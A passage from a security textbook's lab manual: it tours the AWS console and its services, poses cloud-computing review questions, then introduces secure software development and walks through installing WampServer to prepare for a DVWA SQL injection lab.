
Host a static web app
With AWS Amplify Console
5 minutes

FIGURE 18-4 Build a solution

The “Build a solution” section offers the following simple wizards and automated workflows:

- Launch a virtual machine
- Build a web app
- Build using virtual servers
- Register a domain
- Connect an IOT device
- Start migrating to AWS
- Start a development project
- Deploy a serverless microservice
- Host a static web app

b. Explore the following items in the Learn to build section, as shown in Figure 18-5:



Learn to build

Learn to deploy your solutions through step-by-step guides, labs, and videos. See all

Websites and Web Apps

3 videos, 3 tutorials, 3 labs

Storage

3 videos, 3 tutorials, 3 labs

Databases

3 videos, 3 tutorials, 3 labs

DevOps

3 videos, 3 tutorials, 3 labs

Machine Learning

12 tutorials, 6 trainings

Big Data

3 videos, 1 lab

Build with SDKs


© 2008 - 2020, Amazon Web Services, Inc. or its affiliates. All rights reserved.

FIGURE 18-5 Learn to build

- Websites and Web Apps
- Storage
- Databases
- DevOps
- Machine Learning
- Big Data

Click See All for many more tutorials. Browse around and then click the orange Sign In to the Console button at the top right.

c. At the top of the screen, expand the All Services selection, as shown in Figure 18-6.



▼ All services

Compute
- EC2
- Lightsail
- Lambda
- Batch
- Elastic Beanstalk
- Serverless Application Repository
- AWS Outposts
- EC2 Image Builder

Containers
- ECR
- Elastic Container Service
- Elastic Kubernetes Service

Storage
- S3
- EFS
- FSx
- S3 Glacier
- Storage Gateway
- AWS Backup

Database
- RDS
- DynamoDB
- ElastiCache
- Neptune
- Amazon QLDB
- Amazon DocumentDB
- Amazon Keyspaces
- Amazon Timestream

Migration & Transfer
- AWS Migration Hub
- Application Discovery Service
- Database Migration Service
- Server Migration Service
- AWS Transfer Family
- AWS Snow Family
- DataSync

Networking & Content Delivery
- VPC
- CloudFront
- Route 53
- API Gateway
- Direct Connect
- AWS App Mesh
- AWS Cloud Map
- Global Accelerator

Developer Tools
- CodeStar
- CodeCommit
- CodeArtifact
- CodeBuild
- CodeDeploy
- CodePipeline
- Cloud9
- X-Ray

Customer Enablement
- AWS IQ
- Support
- Managed Services
- Activate for Startups

Robotics
- AWS RoboMaker

Blockchain
- Amazon Managed Blockchain

Satellite
- Ground Station

Quantum Technologies
- Amazon Braket

Management & Governance
- AWS Organizations
- CloudWatch
- AWS Auto Scaling
- CloudFormation
- CloudTrail
- Config
- OpsWorks
- Service Catalog
- Systems Manager
- AWS AppConfig
- Trusted Advisor
- Control Tower
- AWS License Manager
- AWS Well-Architected Tool
- Personal Health Dashboard
- AWS Chatbot
- Launch Wizard
- AWS Compute Optimizer
- Resource Groups & Tag Editor

Media Services
- Kinesis Video Streams
- MediaConnect
- MediaConvert
- MediaLive
- MediaPackage
- MediaStore
- MediaTailor
- Elemental Appliances & Software
- Amazon Interactive Video Service
- Elastic Transcoder

Machine Learning
- Amazon SageMaker
- Amazon Augmented AI
- Amazon CodeGuru
- Amazon Comprehend
- Amazon Forecast
- Amazon Fraud Detector
- Amazon Kendra
- Amazon Lex
- Amazon Personalize
- Amazon Polly
- Amazon Rekognition
- Amazon Textract
- Amazon Transcribe
- Amazon Translate
- AWS DeepComposer
- AWS DeepLens
- AWS DeepRacer

Analytics
- Athena
- Amazon Redshift
- EMR
- CloudSearch
- Elasticsearch Service
- Kinesis
- QuickSight
- Data Pipeline
- AWS Data Exchange
- AWS Glue
- AWS Lake Formation
- MSK
- AWS Glue DataBrew

Security, Identity, & Compliance
- IAM
- Resource Access Manager
- Cognito
- Secrets Manager
- GuardDuty
- Inspector
- Amazon Macie
- AWS Single Sign-On
- Certificate Manager
- Key Management Service
- CloudHSM
- Directory Service
- WAF & Shield
- AWS Firewall Manager
- Artifact
- Security Hub
- Detective

AWS Cost Management
- AWS Cost Explorer
- AWS Budgets
- AWS Marketplace Subscriptions

Front-end Web & Mobile
- AWS Amplify
- Mobile Hub
- AWS AppSync
- Device Farm

AR & VR
- Amazon Sumerian

Application Integration
- Step Functions
- Amazon AppFlow
- Amazon EventBridge
- Amazon MQ
- Simple Notification Service
- Simple Queue Service
- SWF

Customer Engagement
- Amazon Connect
- Pinpoint
- Simple Email Service

Business Applications
- Alexa for Business
- Amazon Chime
- WorkMail
- Amazon Honeycode

End User Computing
- WorkSpaces
- AppStream 2.0
- WorkDocs
- WorkLink

Internet of Things
- IoT Core
- FreeRTOS
- IoT 1-Click
- IoT Analytics
- IoT Device Defender
- IoT Device Management
- IoT Events
- IoT Greengrass
- IoT SiteWise
- IoT Things Graph

Game Development
- Amazon GameLift

FIGURE 18-6 AWS services

You'll see a large selection of services in the following categories: Compute, Containers, Storage, Database, Migration & Transfer, Networking & Content Delivery, Developer Tools, Customer Enablement, Robotics, Blockchain, Satellite, Quantum Technologies, Management & Governance, Media Services, Machine Learning, Analytics, Security, Identity, & Compliance, AWS Cost Management, Front-end Web & Mobile, AR & VR, Application Integration, Customer Engagement, Business Applications, End User Computing, and Internet of Things.

d. Pick any five services from five different categories and explain why using them through AWS is advantageous.

Lab Analysis

1. What is cloud computing and why is it so important today?

____

____

2. What are some similarities and differences between Azure and AWS?

____

____

3. What's the problem with saying "There is no cloud. It's just someone else's computer"?

____

____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

IaaS

PaaS

SaaS

1. Running programs from the cloud instead of from a local machine describes _____________.

2. Extending a data center in the cloud describes _____________.

3. Developing applications in the cloud describes _____________.

Chapter 19
Secure Software Development

Lab Exercises

Secure software development is the process of following best practices when writing code to produce software that doesn't contain vulnerabilities that can be exploited. Secure software development safeguards the actual processes for developing software as well.

As a developer, you want to ensure that attackers can't change your code, run their code in your software, or make your code operate in ways that result in unauthorized access or information disclosure. Business applications contain treasure troves of personally identifiable information (PII). A breach of confidentiality, integrity, or availability of the PII could severely damage an organization.

The EU (European Union) GDPR (General Data Protection Regulation) includes strict requirements for secure software development that, if not followed, could result in heavy fines. Many other frameworks have strict requirements, as well, including HIPAA (Health Insurance Portability and Accountability Act), GLBA (Gramm–Leach–Bliley Act), SOX (Sarbanes–Oxley Act), and PCI DSS (Payment Card Industry Data Security Standard).

The highly regarded Open Web Application Security Project (OWASP) publishes a Top 10 Web Application Security Risks list every few years, at https://owasp.org/www-project-top-ten/. The number one item on this list at the time of this book’s publication was injection, which is the focus of this chapter.

⏱ **30 MINUTES**

Lab Exercise 19.01: Configuring WampServer and DVWA

WampServer is a web development platform. WAMP contains everything you need to create dynamic web applications:

> W: Windows operating system (This indicates what operating system it runs on, not that it comes with it.)
>
> A: Apache HTTP Server web server
>
> M: MySQL and MariaDB relational database management systems (RDBMS)
>
> P: PHP server-side scripting language

WampServer is free and published under the GNU General Public License (GPL). Variants include LAMP for Linux and MAMP for macOS.

Here’s a description of DVWA from www.dvwa.co.uk/:

> Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

Learning Objectives

In this lab exercise, you’ll download, install, and configure WampServer and

DVWA. At the end of this lab exercise, you’ll be able to

- Start a web server
- Start a relational database management system (RDBMS)
- Perform Lab Exercise 19.02: SQL Injection

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Windows 10 VM you installed in Chapter 1
- A web browser with an Internet connection


Let’s Do This!

This lab exercise involves downloading, installing, and configuring a machine to set up an environment for the next lab exercise. There is a lot to do, so let’s get started.

Step 1 On your Windows 10 VM, download the latest version of WampServer from https://sourceforge.net/projects/wampserver/files/latest/download.

Step 2 Start the installation and verify that your system has the required packages. Any missing package will need to be downloaded and installed before continuing.

a. Double-click the .exe installer file in your Downloads folder to start the installation. Click the Yes button in the User Account Control dialog box. With English showing as the language, click the OK button. Click the radio button next to I accept the agreement and click the Next > button. After that, you’ll see an important setup screen that starts with an Information heading and “Please read the following important information before continuing,” shown in Figure 19-1. Pay close attention to the information in red text, five rows from the top: “Make sure you are ‘up to date’ in the redistributable packages VC9, VC10, VC11, VC13, VC14 and VC15.”



Information

Please read the following important information before continuing.

When you are ready to continue with Setup, click Next.

--- Installation of Wampserver ---

BEFORE proceeding with the installation of Wampserver, you must ensure that certain elements are installed on your system, otherwise Wampserver will absolutely not run, and in addition, the installation will be faulty and you need to remove Wampserver BEFORE installing the elements that were missing.

Make sure you are "up to date" in the redistributable packages VC9, VC10, VC11, VC13 , VC14 and VC15

See --- Visual C++ Packages below.

--- Do not install Wampserver OVER an existing version, follow the advice:

- Install a new version of Wampserver: http://forum.wampserver.com/read.php?2,123606

If you install Wampserver over an existing version, not only it will not work, but you risk losing your existing databases.

--- Install Wampserver in a folder at the root of a disk, for example C:₩wamp or D:₩wamp. Take an installation path that **does not include spaces or diacritics**; Therefore, no installation in c: ₩ Program Files₩ or C: ₩ Program Files (x86₩

We must BEFORE installing, disable or close some applications:

- Close Skype or force not to use port 80

Item No. 04 of the Wampserver TROUBLESHOOTING TIPS:http://forum.wampserver.com/read.php?2,134915

- Disable IIS

Item No. 08 of the Wampserver TROUBLESHOOTING TIPS:http://forum.wampserver.com/read.php?2,134915

If these prerequisites are not in place, Press the Cancel button to cancel the installation, then apply the prerequisites and restart the installation.

This program requires Administrator privileges to function properly. It will be launched with the "Run as administrator" option. If you do not want a program to have this option, cancel the installation.


--- Visual C++ Packages ---

The MSVC runtime libraries VC9, VC10, VC11 are required for Wampserver 2.4, 2.5 and 3.0, even if you use only

FIGURE 19-1 WampServer installation information

b. To ensure that you have all of the Microsoft Visual C++ redistributable packages needed, click the Start button or in the search box, type **programs**, and select Add Or Remove Programs. Next, in the Search This List box, type **C++**. If you are missing one or more of the redistributable packages in the setup screen, follow the instructions provided in the setup screen to download them. Unfortunately, the first two links are bad links, so if you need VC9

Packages (Visual C++ 2008 SP1), you should use Google to search for the new official Microsoft links. Alternatively, follow the instructions at the very end of the setup screen (from “If you have a 64-bit Windows…”), as shown in Figure 19-2.



Setup - Wampserver64 3.2.3

Information

Please read the following important information before continuing.

When you are ready to continue with Setup, click Next.

VC2015-2019 (VC16) is backward compatible to VC2015 (VC14) and VC2017 (VC15). That means, a VC14 or VC15 module can be used inside a VC16 binary. Because this compatibility the version number of the Redistributable is 14.2x.xx and after you install the Redistributable VC2015-2019, VC2015 and VC2017 is removed but you can still use VC14 and VC15.

If you have a 64-bit Windows, you must install both 32 and 64bit versions of each VisualC++ package, even if you do not use Wampserver 64 bit
To verify that all VC ++ packages are installed and with the latest versions, you can use the tool:
http://wampserver.aviatechno.net/files/tools/check_vcredist.exe and you will find all the packages on http://wampserver.aviatechno.net/ in section Visual C++ Redistribuable Packages
You must install each package "as an administrator", so right-click the exe file and then run as Administrator. Do not use a previously loaded tool. Make a new download to make sure you are using the correct version.
This is item number 20 of TROUBLESHOOTING TIPS of Wampserver:
http://forum.wampserver.com/read.php?2,134915

Wampserver 3.2.3 Install by Inno Setup

FIGURE 19-2 WampServer installation information

Step 3 Complete the installation.

a. Back in the Wampserver installer, after having ensured that all the required elements are in place, click the Next > button. Keep the default destination location and click the Next > button. Click the Install button on the Ready To Install screen. Then you will be presented with a question, “Do you want to choose another Browser installed on your system?”

If you don’t have the Google Chrome browser or the Mozilla Firefox browser, download and install one or both now:

Google Chrome: www.google.com/chrome/

Mozilla Firefox: www.mozilla.org/en-US/firefox/new/

b. Back in the Wampserver installer, in response to the browser question, click the Yes button and browse to C:\Program Files (x86)\Google\Chrome\Application or C:\Program Files\Google\Chrome\Application (your Chrome executable will be stored in one of these two locations) and then click chrome.exe to select Chrome. Alternatively, browse to C:\Program Files\Mozilla Firefox and then click firefox.exe to select Firefox.

c. When prompted, “Do you want to choose another text editor installed on your system?” click the No button. Read the information on the next screen and click the Next > button. Then click the Finish button on the final screen of the installer.

Step 4 Start WampServer.

a. Launch Wampserver64 via a shortcut on the desktop or by clicking the Start button or in the search box, typing **Wampserver64**, and selecting Wampserver64.

b. You’ll see the WampServer icon in the notification area on the taskbar (if you don’t see the WampServer icon, click the arrow to expand the icons list). It should turn green, which means you’re good to go! Click it to open the program menu, as shown in Figure 19-3.

